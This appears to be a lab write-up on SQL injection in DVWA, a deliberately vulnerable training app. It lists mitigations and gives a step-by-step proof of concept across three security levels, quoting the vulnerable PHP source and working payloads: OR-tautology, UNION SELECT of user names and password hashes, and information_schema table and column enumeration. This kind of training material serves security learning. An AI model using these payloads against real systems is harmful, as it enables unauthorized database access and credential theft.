Vulnerability Name:	SQL Injection
Affected Vendor:	DVWA
Affected Product Name:	http://dvwa/vulnerabilities/sqli/
Product Official Website URL:	http://dvwa/login.php
Affected Component:	Affected Parameters: - User id

Description: - A type of security vulnerability that allows attackers to manipulate SQL queries executed by a web application's database.

SQL Injection is a security flaw in web applications where attackers insert harmful SQL code through user inputs. This can allow them to access sensitive data, change database contents or even take control of the system. It's important to know about SQL Injection to keep web applications secure.

Root Cause: - Inadequate input validation and improper use of SQL queries without parameterization or prepared statements.

Impact: - Unauthorized access to sensitive data, data manipulation, database corruption, or complete system compromise.

Mitigation: - Use parameterized queries or prepared statements to prevent SQL Injection. Implement input validation and sanitize user input to filter out malicious SQL code.


Remediation: - To remediate SQL Injection: Use Prepared Statements (Parameterized Queries) – Prevents direct user input in SQL queries.

Use Stored Procedures – Predefined queries reduce injection risks.
Employ ORM (Object-Relational Mapping) – Abstracts database interactions.
Validate & Sanitize Input – Allow only expected characters and types.
Apply Least Privilege Principle – Restrict database permissions.
Use Web Application Firewall (WAF) – Blocks SQLi attacks.
Monitor & Log Queries – Detect anomalies.
Keep Software Updated – Patch known vulnerabilities.
Use Security Headers – Prevent injection-based script execution.
Perform Security Testing – Use SQLMap, Burp Suite, and automated scans.

Proof of Concept

Proof of Concept

Step: -1 First navigate to http://dvwa/login.php and login with username and Password.



Security Level :- Low

As we Know, we will first view the source code.


The flaw in the code you provided is that it is vulnerable to SQL injection attacks. The vulnerability arises from directly concatenating user input into the SQL query without proper sanitization or parameterization.

SQL Injection Source

vulnerabilities/sqli/source/low.php

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

Step: -2 log in the home page of DVWA then click to the SQL Injection.




Step: -3 In the code, the variable $id is retrieved from the user input without any validation or sanitization. It is then directly concatenated into the SQL query string:

```
$id = $_REQUEST['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Step:- 4 In this Step This means that the query that was executed back in the database was the following:


Payload: ' OR '1'='1' --

Now we can see we got username.



Step: -5 Now we can see we got both username and encrypted password


Payloads: ' UNION SELECT user, password FROM users -- -



Step: -6 This query is used to enumerate all table names in the current database**.**

Now we can see we got all the tables


'UNION SELECT table_name, NULL FROM information_schema.table -- -



Step: -7 In this Step this is used to **enumerate column names** from the users table in a vulnerable MariaDB/MySQL database.

Now we can see we got all column names os the user

'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' -- -



SECURITY LEVEL(MEDIUM)


As we Know, we will first view the source code.

SQL Injection Source

vulnerabilities/sqli/source/medium.php


```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

Step:-1 In this Step We will intercept the request and send it to the repeater.



Step: -2 In this Step Edit id=1 to this code then send it and we can see the results in response.

1 UNION SELECT user, password FROM users --



SECURITY LEVEL(HIGH)

As we Know, we will first view the source code.

The flaw in the code you provided is that it is vulnerable to SQL injection attacks. The vulnerability arises from directly concatenating user input into the SQL query without proper sanitization or parameterization

High SQL Injection Source

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Step:-1 For high level, after clicking the “here to change your ID”, we can see a window where we can insert our malicious code**.**

‘ UNION SELECT user, password FROM users -- -

After inserting a SQL injection payload, we can retrieve all usernames or passwords